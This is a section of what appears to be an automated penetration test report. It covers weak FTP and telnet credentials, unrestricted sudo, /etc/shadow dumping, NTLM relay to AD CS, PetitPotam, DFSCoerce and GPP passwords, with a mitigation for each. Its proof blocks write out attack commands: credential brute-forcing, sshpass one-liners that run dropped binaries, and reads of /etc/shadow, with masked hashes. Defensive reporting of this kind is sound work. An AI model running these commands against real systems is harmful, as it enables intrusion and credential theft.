anonymous	10.2.51.107	Service User anonymous		MEDIUM 4.5
ftp	10.0.40.72	Service User ftp		MEDIUM 4.5
ftp	10.0.4.4	Service User ftp		MEDIUM 4.5
anonymous	10.0.40.72	Service User anonymous		MEDIUM 4.5
ftp	10.0.40.72	Service User ftp		MEDIUM 4.5
ftp	10.2.51.107	Service User ftp		MEDIUM 4.5
anonymous	10.0.4.4	Service User anonymous		MEDIUM 4.5

Proofs

Proofs of exploitability against one of the affected assets: **Service User admin**

NSE script output showing access to the FTP service as user admin

```
05/24/2024, 4:17 PM

$ nmap -Pn -n -p9090 --script +ftp-anon,+ftp-brute --script-args
brute.mode=creds,brute.credfile=creds.txt,brute.useraspass=false,ftp-anon.maxlist=0 10.2.51.107

Starting Nmap 7.92 ( https://nmap.org ) at 2024-05-24 23:16 UTC
Nmap scan report for 10.2.51.107
Host is up (0.028s latency).

PORT     STATE SERVICE
9090/tcp open  zeus-admin
| ftp-brute:
|   Accounts:
|     anonymous:<****** - Valid credentials
|     ftp:b***** - Valid credentials
|     admin:a**** - Valid credentials
|_  Statistics: Performed 5471 guesses in 34 seconds, average tps: 153.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)

Nmap done: 1 IP address (1 host up) scanned in 34.10 seconds
```

FTP Server is vulnerable to directory traversal and was accessed by admin

```
05/24/2024, 5:37 PM

$ python3 /opt/h3/ftp_module.py -f 10_2_51_107_enumeration.txt --proof ftp_proof.txt

ftp> connect 10.2.51.107:9090
username: admin
password: a****
CONNECTED
ftp> ls
pub
ftp> ls ../
backups cache ftp lib local lock log mail opt run spool tmp
ftp> exit
```

2.3.82. Weak or Default Credentials - Telnet

CRITICAL 9.2

H3-2021-0013

This weakness led to a Host Compromise affecting host 10.0.40.74.

7 Base Score | 2 Attack Paths

Details

Weak credentials include passwords that are easily obtained by password guessing, password spraying, or cracked using dictionary attacks. Default passwords are publicly known and obtainable by an attacker and provide immediate access to a system.

An attacker can openly maneuver throughout an environment and access information if a password is compromised.

Remote Code Execution | Information Disclosure | Unauthorized Access | File Upload

Mitigations

- Ensure a strong password policy is in place and users are properly trained on best practices. Consider the use of a password manager to store complex passwords where possible.
- Identify a configuration management process that ensures default credentials are changed before systems are deployed in a production environment.
- Implement multi-factor authentication where possible.

References

- CWE-521: Weak Password Requirements @ **https://cwe.mitre.org/data/definitions/521.html**
- T1110: Brute Force @ **https://attack.mitre.org/techniques/T1110/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
admin	10.0.40.74	Local User admin	Host Compromise (2)	CRITICAL 9.2
root	10.2.51.101	Local User root		HIGH 7

Proof

Proof of exploitability against one of the affected assets: **Local User admin**

NSE script output showing access to the telnet service as user admin

```
05/24/2024, 2:10 PM

$ nmap -Pn -n -p23 --script +telnet-brute --script-args
brute.mode=creds,brute.credfile=creds.txt,brute.useraspass=false 10.0.40.74

Starting Nmap 7.92 ( https://nmap.org ) at 2024-05-24 21:10 UTC
Nmap scan report for 10.0.40.74
Host is up (0.00029s latency).

PORT   STATE SERVICE
23/tcp open  telnet
| telnet-brute:
|   Accounts:
|     admin:p******* - Valid credentials
|_  Statistics: Performed 124 guesses in 10 seconds, average tps: 12.4

Nmap done: 1 IP address (1 host up) scanned in 10.95 seconds
```

2.3.83. Unrestricted Sudo Privileges

CRITICAL 9.2

H3-2021-0039

This weakness led to a Host Compromise affecting host 10.0.229.4 (ex2.smoke.net).

6.7 Base Score | 3 Attack Paths

Details

A user can use sudo to run any command as root.

A user who is able to elevate to root gets full control of the machine and its data.

Privilege Escalation

Mitigations

- Determine if the user requires arbitrary root-level privileges. If it makes sense, modify the sudo configuration so that the user can only run a restricted set of commands as root with sudo.

References

- How to Edit the Sudoers File @ **https://www.digitalocean.com/community/tutorials/how-to-edit-the-sudoers-file**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.229.4	10.0.229.4	10.0.229.4 (ex2.smoke.net)	Host Compromise (3)	CRITICAL 9.2
10.0.40.6	10.0.40.6	10.0.40.6	Host Compromise (1)	CRITICAL 9.2
10.0.40.170	10.0.40.170	10.0.40.170	Host Compromise (1)	CRITICAL 9.2
10.2.51.106	10.2.51.106	10.2.51.106	Host Compromise (1)	CRITICAL 9.2
10.0.40.18	10.0.40.18	10.0.40.18	Host Compromise (1)	CRITICAL 9.2
10.0.40.134	10.0.40.134	10.0.40.134	Host Compromise (1)	CRITICAL 9.2
10.0.40.114	10.0.40.114	10.0.40.114	Host Compromise (1)	CRITICAL 9.2
10.0.40.88	10.0.40.88	10.0.40.88	Host Compromise (1)	CRITICAL 9.2
10.0.40.17	10.0.40.17	10.0.40.17 (cacti.example.com)	Host Compromise (1)	CRITICAL 9.2
10.0.40.92	10.0.40.92	10.0.40.92	Host Compromise (1)	CRITICAL 9.2
10.0.40.19	10.0.40.19	10.0.40.19 (www.app-a.com)	Host Compromise (1)	CRITICAL 9.2
10.0.40.121	10.0.40.121	10.0.40.121	Host Compromise (1)	CRITICAL 9.2
10.0.40.54	10.0.40.54	10.0.40.54	Host Compromise (1)	CRITICAL 9.2
10.0.4.24	10.0.4.24	10.0.4.24 (irc.testirc.net)	Host Compromise (1)	CRITICAL 9.2
10.0.220.200	10.0.220.200	10.0.220.200 (coldfusion18.smoke.net)	Host Compromise (1)	CRITICAL 9.2

Proofs

Proofs of exploitability against one of the affected assets: **10.0.229.4 (ex2.smoke.net)**

Output of id command and contents of /etc/shadow file after the user admin escalated privileges to root using sudo

```
05/24/2024, 4:11 PM

$ sshpass -f pass.txt ssh -v -T -o ConnectTimeout=10 -o UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no -l admin -p 22 10.0.229.4 chmod +x /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-
6bac8da6b9402a42; /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-6bac8da6b9402a42 2> /dev/null; rm -f
/tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-6bac8da6b9402a42 2> /dev/null; rm -f /tmp/8350b564-8dd6-42d1-bc5b-
e777b415b805-6bac8da6b9402a42 2> /dev/null;echo; echo "SCRIPT DONE"; ls -1 /tmp/8350b564-8dd6-42d1-bc5b-
e777b415b805* 2> /dev/null

User prior to sudo:
uid=1001(admin) gid=1001(admin) groups=1001(admin)

User's sudo privileges:
Matching Defaults entries for admin on linux:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User admin may run the following commands on linux:

Sudoers entry:
    RunAsUsers: ALL
    Commands:
        ALL

User after sudo
uid=0(root) gid=0(root) groups=0(root)

Contents of /etc/shadow file:
root:*:18113:0:99999:7:::
daemon:*:18113:0:99999:7:::
bin:*:18113:0:99999:7:::
sys:*:18113:0:99999:7:::
sync:*:18113:0:99999:7:::
games:*:18113:0:99999:7:::
man:*:18113:0:99999:7:::
lp:*:18113:0:99999:7:::
mail:*:18113:0:99999:7:::
news:*:18113:0:99999:7:::
uucp:*:18113:0:99999:7:::
proxy:*:18113:0:99999:7:::
www-data:*:18113:0:99999:7:::
backup:*:18113:0:99999:7:::
list:*:18113:0:99999:7:::
irc:*:18113:0:99999:7:::
gnats:*:18113:0:99999:7:::
nobody:*:18113:0:99999:7:::
systemd-network:*:18113:0:99999:7:::
systemd-resolve:*:18113:0:99999:7:::
syslog:*:18113:0:99999:7:::
messagebus:*:18113:0:99999:7:::
_apt:*:18113:0:99999:7:::
lxd:*:18113:0:99999:7:::
uuidd:*:18113:0:99999:7:::
dnsmasq:*:18113:0:99999:7:::
landscape:*:18113:0:99999:7:::
pollinate:*:18113:0:99999:7:::
sshd:*:18234:0:99999:7:::
user:$6$**********V.:18234:0:99999:7:::
admin:$6$**********J0:18375:0:99999:7:::
jsmith:$6$**********c1:18375:0:99999:7:::
ftp:*:18375:0:99999:7:::
Debian-snmp:!:18500:0:99999:7:::

SCRIPT DONE
```

Output of id command and contents of /etc/shadow file after the user user escalated privileges to root using sudo

```
05/24/2024, 9:07 PM

$ sshpass -f pass.txt ssh -v -T -o ConnectTimeout=10 -o UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no -l user -p 22 10.0.229.4 chmod +x /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-
7ecff082639dc16d3f8a; /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-7ecff082639dc16d3f8a 2> /dev/null; rm -f
/tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-7ecff082639dc16d3f8a 2> /dev/null; rm -f /tmp/8350b564-8dd6-42d1-
bc5b-e777b415b805-7ecff082639dc16d3f8a 2> /dev/null;echo; echo "SCRIPT DONE"; ls -1 /tmp/8350b564-8dd6-42d1-
```

```
bc5b-e777b415b805* 2> /dev/null

User prior to sudo:
uid=1000(user) gid=1000(user) groups=1000(user),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd)

User's sudo privileges:
Matching Defaults entries for user on linux:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
\:/snap/bin

User user may run the following commands on linux:

Sudoers entry:
    RunAsUsers: ALL
    RunAsGroups: ALL
    Options: authenticate
    Commands:
        ALL

User after sudo
uid=0(root) gid=0(root) groups=0(root)

Contents of /etc/shadow file:
root:*:18113:0:99999:7:::
daemon:*:18113:0:99999:7:::
bin:*:18113:0:99999:7:::
sys:*:18113:0:99999:7:::
sync:*:18113:0:99999:7:::
games:*:18113:0:99999:7:::
man:*:18113:0:99999:7:::
lp:*:18113:0:99999:7:::
mail:*:18113:0:99999:7:::
news:*:18113:0:99999:7:::
uucp:*:18113:0:99999:7:::
proxy:*:18113:0:99999:7:::
www-data:*:18113:0:99999:7:::
backup:*:18113:0:99999:7:::
list:*:18113:0:99999:7:::
irc:*:18113:0:99999:7:::
gnats:*:18113:0:99999:7:::
nobody:*:18113:0:99999:7:::
systemd-network:*:18113:0:99999:7:::
systemd-resolve:*:18113:0:99999:7:::
syslog:*:18113:0:99999:7:::
messagebus:*:18113:0:99999:7:::
_apt:*:18113:0:99999:7:::
lxd:*:18113:0:99999:7:::
uuidd:*:18113:0:99999:7:::
dnsmasq:*:18113:0:99999:7:::
landscape:*:18113:0:99999:7:::
pollinate:*:18113:0:99999:7:::
sshd:*:18234:0:99999:7:::
user:$6**********V.:18234:0:99999:7:::
admin:$6**********J0:18375:0:99999:7:::
jsmith:$6**********c1:18375:0:99999:7:::
ftp:*:18375:0:99999:7:::
Debian-snmp:!:18500:0:99999:7:::

SCRIPT DONE
```

2.3.84. Credential Dumping - /etc/shadow File

CRITICAL 9.2

H3-2021-0045

This weakness led to a Host Compromise affecting host 10.0.40.83.

6.7 Base Score | 2 Attack Paths

Details

The /etc/shadow file contains password hashes for all local users on Linux systems. By default, only accounts with root privileges are able to access this file.

Attackers who are able to crack any password hashes from this file can login with those credentials to appear like legitimate users. They can also exploit password re-use to move laterally to other systems.

Information Disclosure

Mitigations

- Set up and configure a monitoring tool, such as auditd, to monitor and audit access to the /etc/shadow file and other files containing sensitive data.
- Ensure all privileged accounts have complex unique passwords to prevent attackers from being able to crack their password hashes and pivot with them to other systems.
- Follow best practices to restrict account permissions and access to privileged accounts.

References

- MITRE ATT&CK Technique: OS Credential Dumping: /etc/passwd and /etc/shadow @ **https://attack.mitre.org/techniques/T1003/008/**
- Red Hat: How to monitor permission, ownership or any other change to a particular directory or file @ **https://access.redhat.com/solutions/10107**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.40.83	10.0.40.83	10.0.40.83	Host Compromise (2)	CRITICAL 9.2
10.0.4.24	10.0.4.24	10.0.4.24 (irc.testirc.net)	Host Compromise (2)	CRITICAL 9.2
10.0.229.4	10.0.229.4	10.0.229.4 (ex2.smoke.net)	Host Compromise (2)	CRITICAL 9.2
10.0.40.80	10.0.40.80	10.0.40.80 (f5.smoke.net)		MEDIUM 6.7
10.2.4.98	10.2.4.98	10.2.4.98		MEDIUM 6.7
10.0.220.200	10.0.220.200	10.0.220.200 (coldfusion18.smoke.net)		MEDIUM 6.7
10.0.40.17	10.0.40.17	10.0.40.17 (cacti.example.com)		MEDIUM 6.7
10.0.40.134	10.0.40.134	10.0.40.134		MEDIUM 6.7
10.2.51.102	10.2.51.102	10.2.51.102		MEDIUM 6.7
10.0.4.7	10.0.4.7	10.0.4.7		MEDIUM 6.7
10.0.4.31	10.0.4.31	10.0.4.31 (openmediavault.pod04.example.internal)		MEDIUM 6.7
10.0.40.170	10.0.40.170	10.0.40.170		MEDIUM 6.7
10.0.40.19	10.0.40.19	10.0.40.19 (www.app-a.com)		MEDIUM 6.7
10.2.51.106	10.2.51.106	10.2.51.106		MEDIUM 6.7
10.0.40.114	10.0.40.114	10.0.40.114		MEDIUM 6.7
10.0.40.121	10.0.40.121	10.0.40.121		MEDIUM 6.7
10.0.40.18	10.0.40.18	10.0.40.18		MEDIUM 6.7
10.0.40.53	10.0.40.53	10.0.40.53 (sambacry)		MEDIUM 6.7

Proofs

Proofs of exploitability against one of the affected assets: **10.0.40.83**

Local user password hashes obtained from the /etc/shadow file by logging in as the root user

```
05/24/2024, 2:59 PM

$ sshpass -f pass.txt ssh -v -T -o ConnectTimeout=10 -o UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no -l root -p 22 10.0.40.83 cat /etc/shadow; echo; echo "SCRIPT DONE"; ls -1
/tmp/8350b564-8dd6-42d1-bc5b-e777b415b805* 2> /dev/null

root:sha512crypt_hash:$6**************************50
jsmith:sha512crypt_hash:$6**************************b/
a-jsmith:sha512crypt_hash:$6**************************r.
```

Local user password hashes obtained from the /etc/shadow file by escalating privileges to the root user by exploiting CVE-2021-4034

```
05/24/2024, 2:59 PM

$ sshpass -f pass.txt ssh -v -T -o ConnectTimeout=10 -o UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no -l root -p 22 10.0.40.83 chmod +x /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-
797031a8b8c952e2; /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-797031a8b8c952e2 2> /dev/null; rm -f
/tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-797031a8b8c952e2 2> /dev/null; rm -f /tmp/8350b564-8dd6-42d1-bc5b-
e777b415b805-797031a8b8c952e2 2> /dev/null;rm -f /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-497d809c9dab42ea
2> /dev/null;echo; echo "SCRIPT DONE"; ls -1 /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805* 2> /dev/null

root:sha512crypt_hash:$6**************************50
jsmith:sha512crypt_hash:$6**************************b/
a-jsmith:sha512crypt_hash:$6**************************r.
```

Local user password hashes obtained from the /etc/shadow file by escalating privileges to the root user by exploiting CVE-2021-4034

```
05/24/2024, 5:17 PM

$ sshpass -f pass.txt ssh -v -T -o ConnectTimeout=10 -o UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no -l a-jsmith -p 22 10.0.40.83 chmod +x /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-
4abf542bed2fbdf336; /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-4abf542bed2fbdf336 2> /dev/null; rm -f
/tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-4abf542bed2fbdf336 2> /dev/null; rm -f /tmp/8350b564-8dd6-42d1-
bc5b-e777b415b805-4abf542bed2fbdf336 2> /dev/null;rm -f /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805-
6b71c2bc24f1569630 2> /dev/null;echo; echo "SCRIPT DONE"; ls -1 /tmp/8350b564-8dd6-42d1-bc5b-e777b415b805*
2> /dev/null

root:sha512crypt_hash:$6**************************50
jsmith:sha512crypt_hash:$6**************************b/
a-jsmith:sha512crypt_hash:$6**************************r.
```

2.3.85. Active Directory Certificate Services Misconfiguration: NTLM Relay to AD CS HTTP Endpoint

CRITICAL 9.2

H3-2022-0024

ADCS ESC8

This weakness was leveraged in 5 attack paths leading to critical impacts, including a Host Compromise affecting domain controller 10.0.229.2 (dc2.smoke.net) and a Domain User Compromise affecting the credential for domain user WIN7-227$.

7 Base Score | 5 Attack Paths

Details

Active Directory Certificate Services (ADCS) is Microsoft's enterprise PKI implementation that integrates with Active Directory. Principals can request PKI Certificates based on collections of enrollment policies and predefined certificate settings known as Certificate Templates. Using NTLM relay, an attacker on a compromised machine can impersonate any inbound-NTLM-authenticating AD account. While impersonating the victim account, an attacker could access the ADCS enrollment web interface and request a client authentication certificate based on the User or Machine certificate templates.

If an attacker is able to conduct a man-in-the-middle attack against the vulnerable ADCS web endpoint, they can request an authentication certificate for a privileged domain user.

Privilege Escalation

Mitigations

- Harden AD HTTP Endpoints. Remove AD CS HTTP endpoints if they are not required. See 'Certified Pre-Owned: Abusing Active Directory Certificate Services, Harden AD CS HTTP Endpoints - PREVENT8'
- Disable NTLM Authentication at the host Level. On AD CS servers, configure GPOs to set Computer Configuration Windows Settings -> Security Settings -> Local Policies -> Security Options ->"Network security: Restrict NTLM: Incoming NTLM traffic" to "Deny All Accounts" and add exceptions as necessary using the setting "Network security: Restrict NTLM: Add server exceptions in this domain." The other "Restrict NTLM settings" value can also be enabled to better audit NTLM usage in an environment. See 'Certified Pre-Owned: Harden AD CS HTTP Endpoints - PREVENT8' for additional details.
- Disable NTLM Authentication at the IIS level. Disable authentication providers for each IIS application associated with an AD CS HTTP endpoint. See 'Certified Pre-Owned: Harden AD CS HTTP Endpoints - PREVENT8' for additional details.
- If disabling NTLM is infeasible, enforce HTTPS and enable Extended Protection for Authentication. See Microsoft Security Response Center reference.

References

- Certified Pre-Owned: Abusing Active Directory Certificate Services, Harden AD CS HTTP Endpoints - PREVENT8 @ **https://specterops.io/wp-content/uploads/sites/3/2022/06/Certified_Pre-Owned.pdf#page=116**
- SpectreOps - Certified Pre-Owned @ **https://posts.specterops.io/certified-pre-owned-d95910965cd2**
- Microsoft Security Response Center - Extended Protection for Authentication. @ **https://msrc-blog.microsoft.com/2009/12/08/extended-protection-for-authentication/**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.229.2 : 80	10.0.229.2	Microsoft Active Directory Certificate Services on Domain Controller 10.0.229.2 (dc2.smoke.net) Port 80	Host Compromise (2) Domain User Compromise (3)	CRITICAL 9.2
10.0.4.2 : 80	10.0.4.2	Microsoft Active Directory Certificate Services on Domain Controller 10.0.4.2 (dc02.pod04.example.internal) Port 80	Host Compromise (2)	CRITICAL 9.2

Proofs

Proofs of exploitability against one of the affected assets: **Microsoft Active Directory Certificate Services on Domain Controller 10.0.229.2 (dc2.smoke.net) Port 80**

PKCS#12 Certificate and Private Key for user SMOKE\dc$ obtained by relaying NTLMv2 hashes from source host 10.0.229.1 to ADCS on 10.0.229.2.

```
05/24/2024, 6:05 PM

$ python3 /opt/h3/cyanide.py -iface eth0 -o output.txt -ntf /opt/h3/ntlmrelayx_targets.txt --watch --
responder -rb 10.0.40.50,10.0.220.56,127.0.0.1,10.0.227.200,172.17.0.1 -rs 10.0.227.0-255 -ri 10.0.227.200 -
-intimidator -its /opt/h3/intimidator_sock

2024-05-25 01:04:47 User dc$ logged in..
Generating CSR...
CSR generated!
Getting certificate..
Base64 certificate of user dc$:
MI**************************s=
```

PKCS#12 Certificate and Private Key for user SMOKE\win7-227$ obtained by relaying NTLMv2 hashes from source host 10.0.227.51 to ADCS on 10.0.229.2.

```
05/24/2024, 9:30 PM

$ python3 /opt/h3/cyanide.py -iface eth0 -o output.txt -ntf /opt/h3/ntlmrelayx_targets.txt --watch --
responder -rb 10.0.40.50,10.0.220.56,127.0.0.1,10.0.227.200,172.17.0.1 -rs 10.0.227.0-255 -ri 10.0.227.200 -
-intimidator -its /opt/h3/intimidator_sock
```

```
2024-05-25 04:30:10 User win7-227$ logged in..
Generating CSR...
CSR generated!
Getting certificate..
Base64 certificate of user win7-227$:
MI**************************18
```

2.3.86. Microsoft Windows Machine Account NTLM Coercion via Authenticated LSARPC Spoofing

CRITICAL 9.2

H3-2022-0073

Authenticated PetitPotam

This weakness led to a Host Compromise affecting host 10.0.4.130 (win10.pod04.example.internal).

5.3 Base Score | 1 Attack Path

Details

The Microsoft Encrypted File System Remote Protocol (MS-EFSRPC) performs maintenance and management operations on encrypted data that is stored remotely and accessed over a network. When a system handles certain EFSRPC requests, it uses NTLM authentication by default to connection to a file specified in the request. The resulting NTLM authentication information contains the machine account of the system. The EfsRpcEncryptFileSrv method can be invoked by an authenticated domain user, allowing an attacker to coerce a target system. This has been designated a "no fix" issue by Microsoft.

An attacker with access to low privileged user credentials can use this vulnerability to coerce a Domain Controller to authenticate to another server using NTLM, allowing for hash capturing and NTLM relay to a vulnerable endpoint. Historically, this vulnerability has been paired with a vulnerable Active Domain Certificate Services web interface to acquire persistent credentials for the Domain Controller Machine account -- leading to a full domain compromise.

Privilege Escalation | Unauthorized Access

Mitigations

- If not required, administrators should block the remote EFSRPC functionality on the vulnerable host using RPC filters. See CERT Coordination Center Vulnerability Note VU:#405600 for details.

References

- CERT Coordination Center Vulnerability Note VU:#405600 -- Microsoft Windows Active Directory Certificate Services can allow for AD compromise via PetitPotam NTLM relay attacks @ **https://www.kb.cert.org/vuls/id/405600**
- [MS-EFSR]: Encrypting File System Remote (EFSRPC) Protocol @ **https://docs.microsoft.com/en-us/openspecs/windows_protocols/ms-efsr/08796ba8-01c8-4872-9221-1000ec2eff31**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.4.2	10.0.4.2	Domain Controller 10.0.4.2 (dc02.pod04.example.internal)	Host Compromise (1)	CRITICAL 9.2
10.0.229.1	10.0.229.1	Domain Controller 10.0.229.1 (dc.smoke.net)	Host Compromise (1)	CRITICAL 9.2
10.0.4.1	10.0.4.1	Domain Controller 10.0.4.1 (dc01.pod04.example.internal)		MEDIUM 5.3
10.0.229.2	10.0.229.2	Domain Controller 10.0.229.2 (dc2.smoke.net)		MEDIUM 5.3

Proof

Proof of exploitability against one of the affected assets: **Domain Controller 10.0.4.2 (dc02.pod04.example.internal)**

Hashes and passwords obtained from host 10.0.4.2 via active coercion technique: MS-EFSR

```
05/24/2024, 3:16 PM

$ python3 /opt/h3/cyanide.py -iface eth0 -o output.txt -ntf /opt/h3/ntlmrelayx_targets.txt --watch --
responder -rb 10.0.40.50,10.0.220.56,127.0.0.1,10.0.227.200,172.17.0.1 -rs 10.0.227.0-255 -ri 10.0.227.200 -
-intimidator -its /opt/h3/intimidator_sock

             timestamp    client domain username   method     key_type module                          ful
lhash
0  2024-05-24 22:16:10  10.0.4.2  POD04    dc02$  MS-EFSR  ntlmv2_hash    smb  DC************************
***00
```

2.3.87. Authenticated Microsoft Windows Machine Account NTLM Coercion via Distributed File System Namespace Management Protocol Manipulation

CRITICAL 9.2

H3-2023-0014

DFSCoerce

This weakness led to a Host Compromise affecting host 10.0.220.53 (win10.smoke.net) and a Host Compromise affecting host 10.0.220.54 (winxp.smoke.net).

5.3 Base Score | 2 Attack Paths

Details

Microsoft's Distributed File System Namespace Management protocol [MS-DFSNM] provides a Remote Procedure Call (RPC) interface for administering Distributed File System (DFS) configurations. An attacker controlling a domain user/computer can, with a specific Remote Procedure Call (RPC), manipulate one of the vulnerable methods to make it authenticate to a target of the attacker's choosing.

An authenticated attacker with access to low privileged user credentials can use this vulnerability to coerce a Domain Controller to authenticate to another server using NTLM, allowing for hash capturing and NTLM relay to a vulnerable endpoint. Historically, this vulnerability has been paired with a vulnerable Active Domain Certificate Services web interface to acquire persistent credentials for the Domain Controller Machine account -- leading to a full domain compromise.

Privilege Escalation | Unauthorized Access

Mitigations

- If not required, administrators should block the remote MS-DFSNM functionality on the vulnerable host using RPC filters. This can be done by blocking the RPC interface UUIDs for MS-DFSNM.
- Enable Extended Protection for Authentication (EPA), disable HTTP on servers running Active Directory Certificate Services (AD CS), disable NTLM authentication on where possible, and enforce SMB signing to mitigate NTLM relay attacks that could result from hosts vulnerable to MS-DFSNM coercion.

References

- [MS-DFSNM]: Distributed File System (DFS): Namespace Management Protocol @ **https://learn.microsoft.com/en-us/openspecs/windows_protocols/ms-dfsnm/95a506a8-cae6-4c42-b19d-9c1ed1223979**
- MS-DFSNM Abuse (DFSCoerce) @ **https://www.thehacker.recipes/ad/movement/mitm-and-coerced-authentications/ms-dfsnm**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
10.0.229.1	10.0.229.1	Domain Controller 10.0.229.1 (dc.smoke.net)	Host Compromise (2)	CRITICAL 9.2
10.0.4.1	10.0.4.1	Domain Controller 10.0.4.1 (dc01.pod04.example.internal)	Host Compromise (1)	CRITICAL 9.2
10.0.4.2	10.0.4.2	Domain Controller 10.0.4.2 (dc02.pod04.example.internal)		MEDIUM 5.3
10.0.229.2	10.0.229.2	Domain Controller 10.0.229.2 (dc2.smoke.net)		MEDIUM 5.3

Proof

Proof of exploitability against one of the affected assets: **Domain Controller 10.0.229.1 (dc.smoke.net)**

Hashes and passwords obtained from host 10.0.229.1 via active coercion technique: MS-DFSNM

```
05/24/2024, 3:18 PM

$ python3 /opt/h3/cyanide.py -iface eth0 -o output.txt -ntf /opt/h3/ntlmrelayx_targets.txt --watch --
responder -rb 10.0.40.50,10.0.220.56,127.0.0.1,10.0.227.200,172.17.0.1 -rs 10.0.227.0-255 -ri 10.0.227.200 -
-intimidator -its /opt/h3/intimidator_sock

             timestamp      client domain username    method     key_type module
fullhash
0  2024-05-24 22:17:56  10.0.229.1  SMOKE      dc$  MS-DFSNM  ntlmv2_hash    smb  DC**********************
******00
```

2.3.88. Group Policy Preferences Password Elevation of Privilege Vulnerability

HIGH 8.8

CVE-2014-1812

This is a CISA Known Exploited Vulnerability.

8.8 Base Score | 0 Attack Paths

Details

The Group Policy implementation in Microsoft Windows Vista SP2, Windows Server 2008 SP2 and R2 SP1, Windows 7 SP1, Windows 8, Windows 8.1, and Windows Server 2012 Gold and R2 does not properly handle distribution of passwords, which allows remote authenticated users to obtain sensitive credential information and consequently gain privileges by leveraging access to the SYSVOL share, as exploited in the wild in May 2014, aka "Group Policy Preferences Password Elevation of Privilege Vulnerability."

The Group Policy implementation in Microsoft Windows allows an attacker who has gained access to a regular domain user to obtain cleartext credentials from the SYSVOL share on a Domain Controller. These credentials may lead to an elevation of privilege to Domain Administrator rights depending on the credentials obtained.

Privilege Escalation

Mitigations

- Apply the updates referenced in Microsoft Security Bulletin MS14-025 below.
- Those that had existing group policies that used the Group Policy preferences before this patch was applied will need to take additional action to remove those policies. Follow the steps outlined in the "Removing CPassword preferences" at the very bottom of the Knowledge Base article linked below.

References

- CVE-2014-1812 @ **https://nvd.nist.gov/vuln/detail/CVE-2014-1812**
- Microsoft Security Bulletin MS14-025 @ **https://technet.microsoft.com/security/bulletin/MS14-025**
- Knowledge Base Article 2962486 @ **https://support.microsoft.com/kb/2962486**

Affected Assets

Asset	Host	Description	Downstream Impacts	Severity
/Windows/.../ScheduledTasks.xml	10.0.4.2	GPP File /Windows/SYSVOL/domain/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/ScheduledTasks/ScheduledTasks.xml on 10.0.4.2 : 445 : C$		HIGH 8.8
/smoke.net/.../ScheduledTasks.xml	10.0.229.2	GPP File /smoke.net/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/ScheduledTasks/ScheduledTasks.xml on 10.0.229.2 : 445 : SYSVOL		HIGH 8.8
/SYSVOL/.../Groups.xml	10.0.4.2	GPP File /SYSVOL/domain/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml on 10.0.4.2 : 445 : ADMIN$		HIGH 8.8
/SYSVOL/.../Groups.xml	10.0.229.1	GPP File /SYSVOL/domain/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml on 10.0.229.1 : 445 : ADMIN$		HIGH 8.8
/Windows/.../Groups.xml	10.0.4.2	GPP File /Windows/SYSVOL/domain/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml on 10.0.4.2 : 445 : C$		HIGH 8.8
/Windows/.../Groups.xml	10.0.4.130	GPP File /Windows/System32/GroupPolicy/DataStore/0/sysvol/pod04.example.internal/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Machine/Preferences/Groups/Groups.xml on 10.0.4.130 : 445 : C$		HIGH 8.8
/ProgramData/.../Groups.xml	10.0.229.2	GPP File /ProgramData/Microsoft/Group Policy/History/{31B2F340-016D-11D2-945F-00C04FB984F9}/Machine/Preferences/Groups/Groups.xml on 10.0.229.2 : 445 : C$		HIGH 8.8
/Windows/.../ScheduledTasks.xml	10.0.4.1	GPP File /Windows/SYSVOL/domain/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/ScheduledTasks/ScheduledTasks.xml on 10.0.4.1 : 445 : C$		HIGH 8.8
/Windows/.../ScheduledTasks.xml	10.0.220.53	GPP File /Windows/System32/GroupPolicy/DataStore/0/sysvol/smoke.net/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/Machine/Preferences/ScheduledTasks/ScheduledTasks.xml on 10.0.220.53 : 445 : C$		HIGH 8.8
/SYSVOL/.../Groups.xml	10.0.229.1	GPP File /SYSVOL/sysvol/smoke.net/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/MACHINE/Preferences/Groups/Groups.xml on 10.0.229.1 : 445 : ADMIN$		HIGH 8.8
